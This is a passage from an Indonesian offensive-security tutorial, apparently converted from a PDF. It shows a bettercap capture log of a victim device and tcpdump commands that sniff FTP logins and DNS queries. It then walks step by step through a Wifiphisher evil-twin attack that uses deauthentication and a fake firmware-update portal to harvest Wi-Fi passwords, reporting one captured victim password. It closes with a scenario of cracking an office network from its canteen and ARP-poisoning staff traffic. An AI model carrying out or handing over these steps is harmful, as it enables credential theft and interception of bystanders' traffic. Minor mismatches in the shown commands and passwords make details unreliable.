10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:37] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:37] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes

alamat ip server web yang dikunjungi korban adalah 31.13.95.63

Setiap kali perangkat target (`10.71.19.41`) membuka situs web (terutama yang menggunakan protokol HTTP), Anda akan melihat log real-time berupa:

- URL yang dikunjungi.
- User-Agent perangkat.
- Data form (Username/Password) jika melewati jalur tidak terenkripsi.

Tapi sayang sekali karena sekarang kebanyakan web sudah menggunakan https kita tidak bisa menangkap data berupa plain text karena protokol https sudah menggunakan https


Selain http berikut ini protokol protokol yang umum digunakan yang belum terenkripsi paket datanya :

1. ftp (port 21)


protokol untuk transfer file, kita bisa monitor dengan tcpdump :

sudo tcpdump -i wlan0 -s 0 -nn -A 'port 21'

Contoh hasil tangkapan user dan password ftp dan ip server :



selain terlihat di tcpdump, hasil tangkapan saat akses ftp juga terlihat di bettercap :



2. SMTP & POP3 (Email Lama) - Port 25 & 110
Protokol untuk mengirim dan menerima email sebelum penggunaan standar SSL/TLS (seperti port 465 atau 995).

- **Risiko:** Isi pesan email dan data login akun email dapat disadap.
- **Skenario:** Masih sering digunakan dalam konfigurasi internal perusahaan lama atau aplikasi notifikasi otomatis.

3. SNMP (Simple Network Management Protocol) v1 & v2 - Port 161/162
Digunakan untuk memantau dan mengelola perangkat jaringan.

- **Risiko:** Menggunakan "Community Strings" yang berfungsi seperti password tapi tidak terenkripsi. Penyerang bisa mendapatkan informasi sensitif tentang infrastruktur jaringan.

4. DNS (Domain Name System) - Port 53


Protokol yang menerjemahkan nama domain (seperti https://www.google.com/search?q=google.com) menjadi alamat IP.

- **Risiko:** Meskipun tidak berisi password, DNS yang tidak terenkripsi memungkinkan Anda melihat situs apa saja yang sedang dibuka oleh target melalui Bettercap.
- **Catatan:** Sekarang mulai digantikan oleh *DNS over HTTPS* (DoH), namun secara default masih banyak yang menggunakan port 53 terbuka.

Untuk melihat query dns dari korban kita menangkap trafik keluar dengan tujuan port 53 menggunakan tcpdump :

sudo tcpdump -i wlan0 -nn -l 'udp port 53'

maka terlihat jelas domain web apa saja yang sedang diakses korban :



3. Wifi Evil Twin

Pada contoh kali ini kita akan menggunakan teknik serangan wifi evil twin untuk mendapat password wifi yang kita targetkan.

Wi-Fi Evil Twin adalah jenis serangan siber di mana penyerang membuat titik akses (Access Point) palsu yang terlihat sangat identik dengan jaringan Wi-Fi asli yang sah.

Tujuannya adalah untuk menipu pengguna agar terhubung ke jaringan palsu tersebut sehingga penyerang dapat mencuri data pribadi, kata sandi, atau memantau seluruh aktivitas internet korban.

Cara Kerja Evil Twin Attack

Serangan ini sering kali digambarkan sebagai "Si Kembar Jahat" karena kemampuannya meniru identitas jaringan asli hingga hampir tidak bisa dibedakan.

1. **Pemilihan Target:** Penyerang mencari tempat umum dengan Wi-Fi gratis yang populer, seperti kafe, bandara, atau hotel.
2. **Kloning Jaringan:** Penyerang membuat sinyal Wi-Fi baru menggunakan perangkat khusus (seperti *Wi-Fi Pineapple*) atau laptop. Mereka memberi nama (SSID) yang sama persis dengan Wi-Fi asli, misalnya `Starbucks_Free_WiFi`.
3. **Memaksa Korban Pindah:** Penyerang sering menggabungkan ini dengan **Deauth Attack** untuk memutus koneksi pengguna dari router asli. Karena sinyal penyerang biasanya lebih kuat atau router asli "ditendang", perangkat korban akan otomatis mencari sinyal terkuat dengan nama yang sama dan terhubung ke si "Kembar Jahat".
4. **Captive Portal Palsu:** Setelah terhubung, penyerang sering memunculkan halaman login (Captive Portal) palsu yang meminta korban memasukkan password Wi-Fi, email, atau kredensial media sosial dengan alasan "autentikasi ulang".
5. **Penyadapan (Man-in-the-Middle):** Begitu korban terhubung, semua data yang dikirim (seperti chat, password bank, atau email) mengalir melalui perangkat penyerang sebelum diteruskan ke internet asli.

Apa Bahayanya?

- **Pencurian Kredensial:** Mendapatkan username dan password akun penting Anda.

- **Pencurian Data Sensitif:** Akses ke informasi kartu kredit atau data perusahaan jika Anda sedang bekerja.
- **Injeksi Malware:** Penyerang bisa mengarahkan Anda ke situs yang otomatis mengunduh virus atau *spyware* ke perangkat Anda.

Jadi wifi evil twin bisa berguna untuk mendapatkan password wifi atau bisa juga digunakan untuk melakukan MITM (man in the middle attack).

Pada contoh kali ini kita akan mempraktekkan teknik penyerangan dengan wifi evil twin.

Berikut ini 2 interface di kali linux saya :

1. wlan0: Terhubung ke internet (Gateway: 10.71.19.183).

2. wlan1: Harus mendukung **Monitor Mode** dan **Packet Injection**.

Pada contoh kali ini kita akan menggunakan Wifisher untuk melakukan proses secara otomatis.

Langkah 1. Persiapan

ketik :
sudo apt update
sudo apt install wifiphisher -y
sudo apt install isc-dhcp-client
sudo systemctl stop NetworkManager
sudo airmon-ng check kill
sudo killall wpa_supplicant
sudo rfkill unblock wlan
sudo ip link set wlan0 up

Karena kita tidak bisa menggunakan network manager selama menjalankan wifi evil twin, kita akan menggunakan wpa_supplicant untuk terhubung ke wifi sebelumnya dan menjalankan dhclient untuk mendapat alamat ip.

Pertama tama buat dulu konfigurasi wpa_supplicant dengan password wifi kita dan nama access pointnya. Misal disini karena saya menggunakan access point Robohax dan password rootman7777, maka di terminal ketik :

wpa_passphrase "Robohax" "rootman777" | sudo tee /etc/wpa_supplicant.conf

selanjutnya ketik :

sudo dhclient wlan0

Langkah 2. Menjalankan Wifisher


ketik :

wifiphisher -aI wlan1 -nE

Penjelasan Parameter yang Digunakan:

- **`-iI wlan0`**: Menetapkan `wlan0` sebagai *Internet-facing interface*. Ini akan mengambil koneksi dari gateway `10.71.19.183` Anda.
- **`-aI wlan1`**: Menetapkan `wlan1` sebagai interface yang akan menyiarkan sinyal WiFi palsu.
- **`-nE`**: Singkatan dari `--noextensions`. Ini memberitahu program untuk tidak memuat modul tambahan yang membutuhkan manajemen interface lebih lanjut, sehingga mencegah konflik argumen yang Anda alami.

Selanjutnya daftar wifi di sekitar akan muncul, gunakan tombol panah untuk memilih target yang akan kita clone nama Access Pointnya, jika sudah dipilih tekan Enter.



Pada contoh ini saya memilih access point dengan nama “kaisa” untuk diclone.

Langkah 3. Memilih Skenario Serangan (Phishing)

Setelah target dipilih, Anda akan diminta memilih skenario halaman palsu. Beberapa pilihan populer:


- **Firmware Upgrade Page:** Memberitahu korban bahwa router memerlukan pembaruan firmware dan mereka harus memasukkan password WPA2/WPA3 untuk melanjutkan. (Sangat efektif).
- **OAuth Login:** Meminta korban login menggunakan akun Google atau Facebook (untuk mencuri kredensial medsos).
- **Connection Manager Free:** Halaman login WiFi publik standar.

Pada contoh ini kita akan memilih : Firmware Upgrade Page

Langkah 4. Proses Serangan Berjalan

Wifiphisher sekarang akan melakukan tiga hal secara otomatis:

1. **Deauthentication:** Mengirim paket "pemutus koneksi" ke perangkat yang terhubung ke router asli agar mereka terputus.
2. **Evil Twin:** Membuat sinyal WiFi dengan nama yang sama persis dengan target.
3. **Captive Portal:** Menunggu korban terhubung ke WiFi Anda dan mengarahkan mereka ke halaman palsu.



Pada contoh kali ini terlihat ada 1 korban yang terkoneksi dan memasukkan password wifi : 12345678anc

4. Kombinasi Wifi Attack dan Physical Attack

Kombinasi antara **Wi-Fi attack** (serangan nirkabel) dan **physical attack** (serangan fisik) adalah salah satu skenario ancaman paling berbahaya dalam dunia keamanan siber. Dalam metode ini, penyerang tidak hanya mengandalkan kode dari jarak jauh, tetapi juga melakukan intervensi fisik untuk melemahkan pertahanan target.

Jika peretas mengeksekusi teknik ini, ancaman keamanan suatu perusahaan bukan hanya datang dari internet, tapi berada di area lingkungan perusahaan sendiri.

Berikut adalah penjelasan mengenai bagaimana kedua metode ini bekerja sama:

---

1. Physical Access sebagai Pembuka Jalan

Contoh :

Pemasangan Rogue Access Point (Evil Twin)

Penyerang menyusup ke dalam gedung (misal menyamar sebagai kurir atau teknisi) dan memasang perangkat kecil seperti *WiFi Pineapple* atau *Raspberry Pi* di belakang meja atau di bawah lantai akses atau bahkan di kantin perusahaan. Perangkat ini menciptakan jaringan Wi-Fi palsu yang terlihat sah.

Pencurian Perangkat

Mengambil laptop, smartphone, atau router secara fisik untuk mengekstrak kunci enkripsi (WPA Keys) atau sertifikat digital langsung dari memori perangkat.

Wifi Password Cracking

Misal peretas yang menargetkan jaringan publik perusahaan kesulitan untuk mencari celah lewat internet. Peretas kemudian datang ke perusahaan tersebut, peretas itu kemudian duduk di kantin perusahaan tersebut (misal kantin perusahaan tersebut

adalah kantin publik bisa didatangi siapa saja selain karyawan perusahaan dan sinyal wifi kantor sampai ke kantin). Peretas kemudian duduk dan memesan makanan dan minuman di kantin, selanjutnya peretas menyalakan laptop untuk melakukan wifi password cracking, setelah password wifi didapatkan, peretas kemudian melakukan teknik arp cache poisoning yang menyebabkan seluruh trafik dari jaringan wifi di kantor ditangkap oleh peretas. Jika ada salah satu karyawan kantor yang mengakses protokol tidak aman, misal mengakses login web dengan http tanpa enkripsi, melakukan login ftp ke server publik perusahaan, atau protokol lain yang tidak menggunakan enkripsi maka informasi login dan password tersebut bisa dipakai si peretas untuk masuk ke jaringan publik perusahaan tersebut

---

2. Mengapa Kombinasi Ini Sangat Efektif ?

1. **Melewati Firewall:** Banyak sistem keamanan hanya fokus pada serangan dari internet luar, namun sangat lemah terhadap perangkat yang terhubung langsung di dalam jaringan lokal (LAN/WLAN).
2. **Kepercayaan Pengguna:** Pengguna cenderung percaya pada sinyal Wi-Fi yang kuat saat mereka berada di dalam kantor atau rumah sendiri.
3. **Kecepatan:** Akses fisik memungkinkan penyerang melakukan *brute force* atau injeksi malware jauh lebih cepat daripada melalui internet.